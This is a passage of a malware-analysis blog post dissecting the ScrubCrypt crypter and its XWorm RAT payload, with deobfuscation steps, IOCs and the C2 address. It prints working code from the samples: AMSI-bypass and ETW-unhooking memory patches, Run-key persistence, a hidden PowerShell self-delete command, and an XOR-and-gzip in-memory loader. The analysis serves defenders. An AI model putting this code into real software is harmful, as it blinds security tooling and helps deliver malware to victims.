        c000002.m000002(c000001.m000001("оцμмгњ유ΔЦЦ", 172298598, -724785676, -36054683, 1064450746, -552846652), c000001.m000001("\u192a\u193a\u1938\u193d\u193d\u193c", -1609473953,
          602872023, -1098857857, -524559080, -868660374), new byte[] { 184, 87, 0, 7, 128, 195 }, new byte[] { 184, 87, 0, 7, 128, 194, 24, 0 });
        string text = c000001.m000001("렯렵력렭렭렧력렭렭", 1165382101, -1969178687, 498967762, -284893319, -720482020);
        string text2 = c000001.m000001("뫎뫽뫈뫎뫿뫪뫶뫽뫪뫪뫪뫽뫪", -1462516390, -1343898999, -344118900, -1170160850, -1168120419);
        byte[] array = new byte[] { 195 };
        byte[] array2 = new byte[3];
        array2[0] = 194;
        array2[1] = 20;
        c000002.m000002(text, text2, array, array2);
    }
```

But this is not enough, we can see that there is a repetitive method being used by the program `c000001.m000001` , we can use **De4Dot** and deobfuscate the code even more, one thing that we need for it is the method token (which can be retrieved by clicking the method

and looking on the comment above it):

```
internal class c000001
{
    // Token: 0x06000001 RID: 1 RVA: 0x00002050 File Offset: 0x00000250
    public static string m000001(string p0, int p1, int p2, int p3, int p4, int p5)
    {
        StringBuilder stringBuilder = new StringBuilder();
        foreach (char c in p0.ToCharArray())
        {
            stringBuilder.Append((char)((int)c - p2));
        }
        return stringBuilder.ToString();
    }
```

Now that we have the token we can use the next command to deobfuscate the code:
`de4dot.exe <SAE_deobfuscated_binary> --strtyp delegate --strtok 06000001`

After the deobfuscation process was successed, a “clean” binary will be created in the binary folder, we can open it in DnSpy and see how the magic happend and work with a clear text binary:

```
internal class c000002
{
    // Token: 0x06000002 RID: 2 RVA: 0x000020DC File Offset: 0x000002DC
    private static void Main()
    {
        c000002.f000001 = Process.GetCurrentProcess();
        c000002.m000003("ntdll.dll");
        if (Environment.OSVersion.Version.Major >= 10 || IntPtr.Size == 8)
        {
            c000002.m000003("kernel32.dll");
        }
        c000002.m000002("amsi.dll", "AmsiScanBuffer", new byte[] { 184, 87, 0, 7, 128, 195 }, new byte[] { 184, 87, 0, 7, 128, 194, 24, 0 });
        string text = "ntdll.dll";
        string text2 = "EtwEventWrite";
        byte[] array = new byte[] { 195 };
        byte[] array2 = new byte[3];
        array2[0] = 194;
        array2[1] = 20;
        c000002.m000002(text, text2, array, array2);
    }
```

Evasion Techniques

This binary does 2 main operations:

> **AMSI bypass** - The dev isn’t trying to be too much creative and copycats rasta-mouse AmsiBypass C# code which can be found on his github repo

```
c000002.m000003("ntdll.dll");
if (Environment.OSVersion.Version.Major >= 10 || IntPtr.Size == 8)
{
    c000002.m000003("kernel32.dll");
}
c000002.m000002("amsi.dll", "AmsiScanBuffer", new byte[] { 184, 87, 0, 7, 128, 195 }, new byte[] { 184, 87, 0, 7, 128, 194, 24, 0 });
```

```
public class AmsiBypass
{
    public static void Execute()
    {
        // Load amsi.dll and get location of AmsiScanBuffer
        var lib = LoadLibrary("amsi.dll");
        var asb = GetProcAddress(lib, "AmsiScanBuffer");

        var patch = GetPatch;

        // Set region to RWX
        _ = VirtualProtect(asb, (UIntPtr)patch.Length, 0x40, out uint oldProtect);

        // Copy patch
        Marshal.Copy(patch, 0, asb, patch.Length);

        // Restore region to RX
        _ = VirtualProtect(asb, (UIntPtr)patch.Length, oldProtect, out uint _);
    }

    static byte[] GetPatch
    {
        get
        {
            if (Is64Bit)
            {
                return new byte[] { 0xB8, 0x57, 0x00, 0x07, 0x80, 0xC3 };
            }

            return new byte[] { 0xB8, 0x57, 0x00, 0x07, 0x80, 0xC2, 0x18, 0x00 };
        }
    }

    static bool Is64Bit
    {
        get
        {
            return IntPtr.Size == 8;
        }
    }
```

ETW unhooking - The dev adding a layer of protection by unhooking EtwEventWrite (Event Tracing for Windows) which will disable the logging for `Assembly.Load` calls, this topic is explained in depth by XPN.
XPN shares a POC code for the unhooking on his github repo

```
string text = "ntdll.dll";
string text2 = "EtwEventWrite";
byte[] array = new byte[] { 195 };
byte[] array2 = new byte[3];
array2[0] = 194;
array2[1] = 20;
c000002.m000002(text, text2, array, array2);
```


```
static void Main(string[] args)
{
    Console.WriteLine("ETW Unhook Example @_xpn_");

    // Used for x86, I'll let you patch for x64 ;)
    PatchEtw(new byte[] { 0xc2, 0x14, 0x00 });

    Console.WriteLine("ETW Now Unhooked, further calls or Assembly.Load will not be logged");
    Console.ReadLine();
    //Assembly.Load(new byte[] { });
}

private static void PatchEtw(byte[] patch)
{
    try
    {
        uint oldProtect;

        var ntdll = Win32.LoadLibrary("ntdll.dll");
        var etwEventSend =  Win32.GetProcAddress(ntdll, "EtwEventWrite");

        Win32.VirtualProtect(etwEventSend, (UIntPtr)patch.Length, 0x40, out oldProtect);
        Marshal.Copy(patch, 0, etwEventSend, patch.Length);
    }
    catch
    {
        Console.WriteLine("Error unhooking ETW");
    }
}
```

After the execution of this binary, the second binary will be executed which is stored in **Archive1** (the execution of this binary won't be logged in the event tracer as the unhook in the previous binary occured).


JuCdip.tmp

Static Information

- **Sha256:** ad13c0c0dfa76575218c52bd2a378ed363a0f0d5ce5b14626ee496ce52248e7a
- **VT Detection:** 23/70 (Link)



The binary is .NET based as we can inspect using DiE




I've opened up the binary in DnSpy and found out it's obfuscated **(for the sake of not making this blog too much long, i will skip the deobfuscation process of this binary as it's the same we did with the previous one)**

The clear code:

```
internal class c000002
{
    // Token: 0x06000002 RID: 2 RVA: 0x000020CC File Offset: 0x000002CC
    private static void Main()
    {
        Process currentProcess = Process.GetCurrentProcess();
        File.SetAttributes(currentProcess.MainModule.FileName, FileAttributes.Hidden | FileAttributes.System);
        string text = currentProcess.MainModule.FileName.Replace(".bat.exe", ".bat");
        c000002.m000002(currentProcess.Id);
        bool flag;
        c000002.f000001 = new Mutex(false, "iJOMzLdJpA", out flag);
        if (!flag)
        {
            Environment.Exit(1);
        }
        if (!c000002.m000007(Path.ChangeExtension(text, null)))
        {
            c000002.m000003(text);
        }
        byte[] array = c000002.m000005(c000002.m000004(c000002.m000006("P"), "aZAZGrVOlgDxdyHvNzxAcXRlcnuJCRId"));
        MethodInfo entryPoint = Assembly.Load(array).EntryPoint;
        try
        {
            entryPoint.Invoke(null, new object[] { new string[0] });
        }
        catch
        {
            entryPoint.Invoke(null, null);
        }
    }
```

Persistence & Execution

Now that we have the clean code, we can go thorugh what the binary actually does, firstly thing that I've noticed (that eventually led me to finding the ScrubCrypt origin) is the name of the binary SCRUBCRYPT



After that I've started to searching for it's origin but this will be explained later.
The binary does two main things:

> **Persistence:** Once the program executed it will create a powershell task to delete the binary file from the victim's computer once the execution of the program is done.

```
private static void m000002(int p0)
{
    Process.Start(new ProcessStartInfo
    {
        Arguments = "\"$a = [System.Diagnostics.Process]::GetProcessById(" + p0 + ");$b = $a.MainModule.FileName;$a.WaitForExit();Remove-Item -Force -Path $b;\"",
        WindowStyle = ProcessWindowStyle.Hidden,
        FileName = "powershell.exe",
        UseShellExecute = true
    });
}
```

Then the program creates a Mutex (`iJOMzLdJpA`, if the mutex already taken it will terminate itself)

```
bool flag;
c000002.f000001 = new Mutex(false, "iJOMzLdJpA", out flag);
if (!flag)
{
    Environment.Exit(1);
}
```

The program will then lookup in the registry and in the startup folder whether or not a persistence for the binary was laready made.

```
private static bool m000007(string p0)
{
    foreach (string text in new string[] { "Software\\Microsoft\\Windows\\CurrentVersion\\Run", "Software\\Microsoft\\Windows\\CurrentVersion\\RunOnce" })
    {
        using (RegistryKey registryKey = Registry.CurrentUser.OpenSubKey(text))
        {
            foreach (string text2 in registryKey.GetValueNames())
            {
                if (((string)registryKey.GetValue(text2)).Contains(p0))
                {
                    return true;
                }
            }
        }
    }
    return p0.IndexOf(Environment.GetFolderPath(Environment.SpecialFolder.Startup), StringComparison.OrdinalIgnoreCase) == 0;
}
```

If the program couldn't find any persistence related to the binary it will create its own persistence by creating two files in the **appdata folder** one file is a **.bat** file with the content of the initial batch file and second file which is a **.vbs** file that will execute the **.bat** file; a registry key will be created under `HKCU\Software\Microsoft\Windows\CurrentVersion\Run` which will execute the **.vbs** file once the system is rebooted, the mutex then will be released and the program will execute itself again.

```
private static void m000003(string p0)
{
    string text = Environment.GetFolderPath(Environment.SpecialFolder.ApplicationData) + "\\dEwbycmIkb.bat";
    string text2 = Environment.GetFolderPath(Environment.SpecialFolder.ApplicationData) + "\\dEwbycmIkb.vbs";
    File.WriteAllText(text2, "CreateObject(\"WScript.Shell\").Run \"\"\"" + text + "\"\"\",0,False");
    string text3 = "wscript.exe \"" + text2 + "\"";
    RegistryKey registryKey = Registry.CurrentUser.OpenSubKey("Software\\Microsoft\\Windows\\CurrentVersion\\Run", true);
    registryKey.SetValue("RurtimeBroker_dEwbycmIkb", text3);
    registryKey.Dispose();
    if (p0.IndexOf(text, StringComparison.OrdinalIgnoreCase) == 0)
    {
        return;
    }
    File.Copy(p0, text, true);
    c000002.f000001.Dispose();
    Process.Start(text2);
    Environment.Exit(1);
}
```

Execution: After the program was restarted and confirmed its own persistence it will execute the final payload which is stored encrypted in the binary resources:

```
byte[] array = c000002.m000005(c000002.m000004(c000002.m000006("P"), "aZAZGrVOlgDxdyHvNzxAcXRlcnuJCRId"));
private static byte[] m000006(string p0)
{
    Assembly executingAssembly = Assembly.GetExecutingAssembly();
    MemoryStream memoryStream = new MemoryStream();
    Stream manifestResourceStream = executingAssembly.GetManifestResourceStream(p0);
    manifestResourceStream.CopyTo(memoryStream);
    manifestResourceStream.Dispose();
    byte[] array = memoryStream.ToArray();
    memoryStream.Dispose();
    return array;
}
```

The encrypted data is simply **Xor'ed** with a **32 byte long key** (in this case: `aZAZGrVOlgDxdyHvNzxAcXRlcnuJCRId`); After the xor operation the program will decompress the payload out of the xor'ed archive.

```
private static byte[] m000004(byte[] p0, string p1)
{
    for (int i = 0; i < p0.Length; i++)
    {
        p0[i] = (byte)((char)p0[i] ^ p1[i % p1.Length]);
    }
    return p0;
}
private static byte[] m000005(byte[] p0)
{
    MemoryStream memoryStream = new MemoryStream(p0);
    MemoryStream memoryStream2 = new MemoryStream();
    GZipStream gzipStream = new GZipStream(memoryStream, CompressionMode.Deccmpress);
    gzipStream.CopyTo(memoryStream2);
    gzipStream.Dispose();
    memoryStream2.Dispose();
    memoryStream.Dispose();
    return memoryStream2.ToArray();
}
```

Then the program will load the final payload and invoke its `EntryPoint`:

```
MethodInfo entryPoint = Assembly.Load(array).EntryPoint;
try
{
    entryPoint.Invoke(null, new object[] { new string[0] });
}
catch
{
    entryPoint.Invoke(null, null);
}
```

I've created a small script that will extract the resource from the binary, xor it and will save the final payload archive:


```
import dnfile
from binascii import hexlify

FILEPATH = '/Users/igal/malwares/Scrub Crypt/4 - scrubcrypt binary.bin'
XOR_KEY = 'aZAZGrVOlgDxdyHvNzxAcXRlcnuJCRId'

def xor_helper(to_xor, key):
    key_len = len(key)
    decoded = []
    for i in range(0,len(to_xor)):
        decoded.append(to_xor[i] ^ key[i % key_len])
    return bytes(decoded)

pe = dnfile.dnPE(FILEPATH)

for rsrc in pe.net.resources:
    rsrc_data = xor_helper(rsrc.data, XOR_KEY.encode())
    file_path = '/Users/igal/malwares/Scrub Crypt/final_payload'
    fo = open('{0}.gz'.format(file_path),'wb').write(rsrc_data)
```

The Final Payload


The purpose of the blog is mainly to cover the crypter but because the final payload being delivered by the crypter is pretty unknown we will cover it in few sentences.

Static Information

- **Sha256:** 814187405811f7d0e9593ae1ddf0a43ccbd9e8a37bee7688178487eeef3860c6
- **VT Detection:** 41/71 (Link)



Opening the binary in DnSpy we can see that the binary name is `XWormClient`



By quick analyzing it, the malware is `Xworm RAT` which is selled on underground forums for a price tag of **100$**

EvilCoder

XWorm V2.2

Product sold 22 times ★5 (9 reviews)

| XWorm V2.2 |

Builder :

| Schtasks - Startup - Registry |
| AntiAnalysis - USB Spread - Icon - Assembly |
| Icon Pack |

Connection :

| Stable Connection - Encrypted Connection |

Tools :

| Icon Changer - Multi Binder [Icon - Assembly] |
| Fud Downloader [HTA-VBS-JS-WSF] - XHVNC - BlockClients |

Features :

- Information
- Monitor [Mouse - Keyboard - AutoSave]
- Run File [Disk - Link - Memory - Script - RunPE]
- WebCam [AutoSave]
- Microphone
- System Sound
- Open Url [Visible - Invisible]
- TCP Connections
- ActiveWindows
- Process Manager
- Clipboard Manager
- Shell
- Installed Programs
- DDos Attack
- VB.Net Compiler
- Location Manager [GPS - IP]
- File Manager
- Client [Restart - Close - Uninstall - Update - Block - Note]

Purchase

1 +


Stock ∞

Subtotal $100.00

Buy Now


Apply a Coupon

The malware is created by the **EvilCoder Project** and their post thread can be found in Cracked.io forum:




ScrubCrypt Origin

Now that we've covered the campaign, we can talk about the origin of the crypter.
The crypter is being sold on Hackforums (as mentioned on the beginning of the blog) for about **40$** (for 1 month sub)
When I was investigating **ScrubCrypt** I was suspecting that the crypter is a simple copycat of a well known Batchfuscator crypter **Jlaive** (Github).
After reading some customers comments on the Hackforums post I've stumbled upon this comment:



Which followed up with answer from **Chash** (Jlaive crypter developer):



Conclusion

In this blogpost we went over the execution pattern of the recent rebranded Jlaive crypter, which eventually executes a RAT type malware from the Xworm family.

ScrubCrypt was created for marketing reasons and keeping the name of the "Jlaive" crypter alive.
Hopefully this blog tought you all of you some new tricks :)

IOC’s:

- **Samples:**
  - LEPRFQAV04,pdf.001 - 28d6b3140a1935cd939e8a07266c43c0482e1fea80c65b7a49cf54356dcb58bc
  - LEPRFQAV04,pdf.bat - 04ce543c01a4bace549f6be2d77eb62567c7b65edbbaebc0d00d760425dcd578
  - amsi & etw.bin - 05eac401aa9355f131d0d116c285d984be5812d83df3a297296d289ce523a2b1
  - scrubcrypt binary.bin - ad13c0c0dfa76575218c52bd2a378ed363a0f0d5ce5b14626ee496ce52248e7a
  - xworm.bin - 814187405811f7d0e9593ae1ddf0a43ccbd9e8a37bee7688178487eeef3860c6
- **C2:**

  hurricane.ydns.eu:2311

References: